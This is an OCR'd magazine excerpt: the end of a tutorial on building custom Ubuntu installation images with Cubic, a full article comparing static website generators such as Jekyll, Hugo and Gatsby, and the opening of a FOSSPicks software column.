In the chroot terminal, you can drag and drop files and folders into the Cubic window, adding them to the currently opened directory. Copy and paste also works here. If, for instance, you have a set of approved wallpapers for your organization that each user will receive, you can simply drag and drop that folder (along with its associated XML file) into the `/usr/share/backgrounds` folder. At login, each user then will have access to those defaults out of the box. Similarly, commonly used templates may be added to the `/etc/skel` directory so that each user is given the same default templates, which is especially handy for non-Office-based file formats. This step is where the bulk of the customization will take place.

Advanced Settings

Before you generate your custom image, Cubic gives you the option to make changes to some advanced settings. In the *Package Manifest* tab, you can determine which packages will be removed after a typical or minimal install (Figure 4). If chosen carefully, you may be able to create two distinct installation images using the delineation between *Typical* and *Minimal* to your advantage. For instance, if your organization has a mix of newer machines with plenty of storage and older machines with less, proper package selection here (or rather deselection) can streamline the post-installation process for both types of devices with a single image.

Other options include modifying the ISO boot kernel (Figure 5), preseed files, and ISO boot configs.

Be careful with updating the kernel prior to generating the new image because this may cause installation errors. If you need to update in the terminal view, first simply mark the kernel in order to skip it for update [3] with:

```
sudo apt-mark hold <package-name>
```




Figure 1: To get started, you must select the original Ubuntu ISO and then assign your custom image a unique release name.




Figure 2: Cubic copies the files from the original disk image and extracts a compressed Linux filesystem.




Figure 3: Cubic's chroot terminal is where the bulk of your customizations take place.

Then update, followed by unmarking those same packages with:

```
sudo apt-mark unhold <package-name>
```

To avoid confusion if many packages are involved, use:

```
sudo apt-mark showhold
```

Once you have made all of your desired changes, press the *Generate* button to create your customized image along with an MD5 file for verification once generated (Figure 5).

After you've created your custom image, you have the option to delete your project files in the temp folder used to create your image (Figure 6). The final image may be written to a USB device for installation just like any other standard ISO image using Etcher, Rufus, or whichever image writer you prefer.

Keeping Your Temp Files

Before choosing to delete your temp files, you might want to consider future uses for them. These files can come in handy if you need to create very similar but distinct images for different departments or different sets of devices. For example, one image may be used for network share devices,




Figure 4: Specify the packages to be removed for typical and minimal installations.

and a very similar but slightly different image may be used for web page hosting. All settings that are common to both device types can be applied globally with minor modifiers added for specific roles assigned to certain boxes. Therefore, specific distinct images may be created in quick succession. While this may not make sense for one or two devices, creating a customized image for dozens or hundreds of devices could end up saving an IT team hours or days, so think about future applications before clicking to delete project files.

Conclusion

If you have multiple devices running the same or very similar copies of Ubuntu, Cubic can save time on the back end with just a bit of thought put into a custom image on the front end. Granted, using Cubic is a balancing act between time spent creating the image versus time spent doing a post-install on your particular quantity of boxes. That equation will vary for different people in different organizations and environments.

Because I tend to break things at an alarming rate, I find myself setting up virtual machines and my home lab trash (it's *my* trash and I'm comfortable calling it that) with Ubuntu in the same way over and over again several times per year. For me, Cubic is worth the time and effort; Cubic provides everything I need for my particular use case in a 4-5GB image.

Try Cubic once to see how it can benefit you. If it's not worth the time in your current situation, perhaps one day it will be. Happy rolling! ■■■




Figure 5: In the *ISO Boot Kernel* tab, you can select the kernel that will be used to boot your custom ISO image.




Figure 6: Success! If you don't want to save your project files, click the checkbox at the bottom to delete all project files.


Info

[1] Ubuntu downloads: *https://ubuntu.com/download*

[2] Cubic: *https://launchpad.net/~cubic-wizard*

[3] Preventing the update of a specific package: *https://askubuntu.com/questions/18654/how-to-prevent-updating-of-a-specific-package*

The Author



Adam Dix is a mechanical engineer and Linux enthusiast posing as an English teacher after playing around a bit in sales and marketing. You can check out some of his Linux work at EdUBudgie Linux (*https://www.edubudgie.com*).

Using a static website generator


Static, Practical, Great!

If you only want to put a blog, technical documentation, or a web business card online, static website generators can save you a lot of work. BY TIM SCHÜRMANN

Most websites today are delivered by a content management system (CMS) such as WordPress, Drupal, or TYPO3. While you can conveniently operate these CMSs from a web browser, you also need a scripting language such as PHP and a database running on the web server. This complicates not only installation but also maintenance: Attackers can exploit a vulnerability in the CMS to harvest information or even hijack the web server. Moreover, a CMS only assembles a page when a visitor wants to read it.

Figure 1: Lektor gives you a convenient approach to entering content in the browser via an admin interface. With other generators, you have to use an external text editor.

Figure 2: At press time, Jamstack listed no fewer than 322 static website generators.



Dynamic generation costs time and also computing power if there are multiple requests.

Do the Work First

Static website generators take a different approach. They receive the website contents and use a design template to generate the individual web pages. You only have to upload the result to your own web server.

Because the pages are ready for delivery, they require neither PHP nor a database. The web server can also deliver them far faster than dynamically generated pages. On top of that, this type of static site can be stored in a version control system such as Git.

However, a static site generator also has disadvantages: Dynamic functions, such as blog comments, are difficult or impossible to implement. Some website generators such as Lektor [1] or Pelican [2] integrate external services for this purpose, with the comment function then provided by Disqus. In addition, with the exception of Lektor

Obsolete

When searching for static website generators, you will frequently come across obsolete candidates on the Internet. For instance, the formerly quite popular Octopress [6], a fork of Jekyll primarily aimed at programmers, was last updated with the revamped version 3.0 in 2016; since then, the project has been dormant.

GitBook, which was primarily intended for creating documentation, was discontinued in favor of an online service of the same name [7]. However, the source code for the original version is still on GitHub [8].

When searching for suitable static website generators, you will definitely want to pay attention to when the last version was released. Also, to see how active the community currently is, check out its forums and bug reports.

(Figure 1), these website generators do not offer a content editor.

Furthermore, because there is no user management, you must restrict access in other ways. Exceptions include Gatsby [3] and Next.js [4], which use an external service for user authentication, such as Netlify Identity. The generated website takes the visitor's login data and then asks the corresponding service whether the user is allowed to see a page.

Spoiled for Choice

When it comes to choosing a static website generator, there are many options, but beware of unsupported options (see the "Obsolete" box). The Jamstack website [5] provides a summary of the available website generators and lets you filter the generators by programming language and license type (Figure 2).

Almost all generators work along the same lines: First, you place the content to be published in text files. You mark the headings, links, and other elements with Markdown, HTML tags, or some other markup language. The website generators usually expect the text files in specific, predefined subdirectories. Jekyll [9], for example, collects all blog posts in `_posts/`.

You can put additional information at the beginning of the text files, such as the publication date or keywords (tags). Many generators use YAML notation for this. The website generator then either incorporates this introductory information (often referred to as the front matter) into the website at the appropriate places or triggers the appropriate actions. For example, if Hugo [10] detects `draft: true` in the front matter, the text file does not end up on the production website. In this way, you can revise the web page draft at your leisure.

Beautified

A design template determines a page's appearance. Themes consist of a conventional HTML framework in which placeholders mark the locations for the corresponding content. The static website generator then integrates the text files into the theme and produces the finished website.

Depending on the static website generator's popularity, the associated community often offers numerous ready-made themes (Figure 3), the quality of which varies. However, the generators all come with a standard theme that can be used as a starting point for your own design template (Figure 4).

Many static website generators do not handle the replacements themselves but leave this to a template engine in the background. The popular Jekyll, for example, uses Liquid [11] for this purpose. In addition to the notation for the placeholders, the template engine also specifies the




Figure 3: Like Hexo shown here, most tools offer a catalog of ready-made themes on their website.

supported functions. Liquid can, for example, hide content under certain conditions. CSS files take care of the actual look, although some generators like Jekyll include additional tools, such as a Sass compiler.

Website generators usually automatically detect newly added content when called. Because of this, you can automate the process or integrate it in your shell scripts. Almost all static website generators also come with a built-in web server, which supports convenient previewing of the current website status. Most of the time, the generators also simultaneously monitor the project directory and automatically regenerate the site when changes are made to the text files.

Extra Features

By default, website generators derive the URL where a page can later be accessed from the di-




Figure 4: MkDocs comes with a default theme based on Bootstrap, which is also used by the developers on the project website.





Figure 5: Among Hexo's extensions, you can find plugins that convert images to different sizes or embed music tracks from SoundCloud.

rectory structure and file names. With some website generators, such as Hexo [12] and MkDocs [13], you can specify a concrete Internet address (a permalink) yourself. Most generators also support the translation of a website into several languages. Plugins extend the generators' functionality if necessary (Figure 5). With VuePress [14], for example, a search function can be added.

To avoid having to manually insert measurements, addresses, and other datasets into the pages, some website generators such as Jekyll and Middleman [15] import tables that must be in very specific formats. For example, Middleman only accepts YAML and JSON by default, while Jekyll also accepts CSV files. The template engine then helps prepare the data.

Only a few of the website generators let you import existing websites from WordPress, Drupal, and the like. Gatsby and Pelican, for example, advertise this service. As with Hexo, a corresponding plugin usually handles the import.

Figure 6: Next.js has many famous users, including TikTok, Hulu, and Nike.



Language Differences

Due to the similar work approach, the website generators differ only in detail or focus. For example, Jekyll and Hexo mainly focus on blogs; GitBook, MkDocs, and VuePress help you create manuals and documentation. Having said this, they all support flexible use. Jekyll and Hexo can also generate manuals, provided you use a suitable theme.

The biggest differences between these generators are the programming languages and frameworks. For example, the Hugo developers use Go, and Jekyll is implemented in Ruby. These differences also have a direct impact on working with the generators: VuePress lets you use Vue components within Markdown, whereas Jekyll harnesses the capabilities of the Ruby package manager, Gem.

The programming language is particularly noticeable in the Gatsby and Next.js generators implemented in JavaScript. Both also force authors and theme developers to make extensive use of the scripting language and the React framework. Gatsby even uses JSX and GraphQL on top. Because of this, you need the appropriate in-depth knowledge to use these generators. That said, Gatsby and Next.js do offer potential users a particularly large feature set. Gatsby can dock onto Google Analytics, for example, and process payments via Stripe, an accounting service provider.

A bit out of the ordinary, Next.js (Figure 6) not only generates static websites, but it can also assemble individual pages when requested. To do this, it requires a Node.js environment on the server. This requirement is also the prerequisite for some interactive functions, such as automatic image optimization for different screens.

A Sideways Glance at FlatPress

The WordPress-like FlatPress CMS [16] uses structured text files ("flat files") instead of a database to store the page content. The well-known markup languages BBCode [17] and Markdown [18] are available for text formatting. About 60 themes define the look of websites created with FlatPress [19]. If you have experience in web development, you can easily customize the themes based on Smarty templates. FlatPress accommodates users without programming ambitions with a simple installation: You just need to upload the source code and make

a directory writable for the system, both of which can be done via FTP. The standard download already integrates 20 plugins, including a spam filter for comments and two image galleries. Version 1.2, which is available as a beta, supports PHP 7.4 and 8.

Conclusions

If your website content rarely changes, static website generators are always a good choice. In particular, blogs without a comment function, technical documentation, or company presentations are all perfect candidates for these website generators.

The functional scopes of the various generators discussed here only differ in their details. If you are looking for a suitable tool, you should primarily be guided by the programming languages you are familiar with. Python experts, for example, should take a look at Lektor, whereas JavaScript fans are more likely to opt for Gatsby or Next.js. ■■■

Info

[1] Lektor: *https://www.getlektor.com*

[2] Pelican: *https://blog.getpelican.com*

[3] Gatsby: *https://www.gatsbyjs.com*

[4] Next.js: *https://nextjs.org*

[5] List of static website generators: *https://jamstack.org/generators/*

[6] Octopress: *http://octopress.org*

[7] GitBook: *https://www.gitbook.com*

[8] GitBook on GitHub: *https://github.com/GitbookIO/gitbook*

[9] Jekyll: *https://jekyllrb.com*

[10] Hugo: *https://gohugo.io*

[11] Liquid: *https://shopify.github.io/liquid/*

[12] Hexo: *https://hexo.io*

[13] MkDocs: *https://www.mkdocs.org*

[14] VuePress: *https://vuepress.vuejs.org*

[15] Middleman: *https://middlemanapp.com*

[16] FlatPress: *https://www.flatpress.org*

[17] BBCode: *https://wiki.flatpress.org/doc:plugins:bbcode*

[18] Markdown: *https://wiki.flatpress.org/res:plugins:markdown*

[19] FlatPress themes: *https://wiki.flatpress.org/res:themes*

FOSSPicks

Sparkling gems and new releases from the world of Free and Open Source Software

This month, Graham and his Late Night Linux cohosts migrated their annual live pub show to YouTube – just search for FOSSTalk Live 2021.

BY GRAHAM MORRISON


Universal PC LED controller

OpenRGB

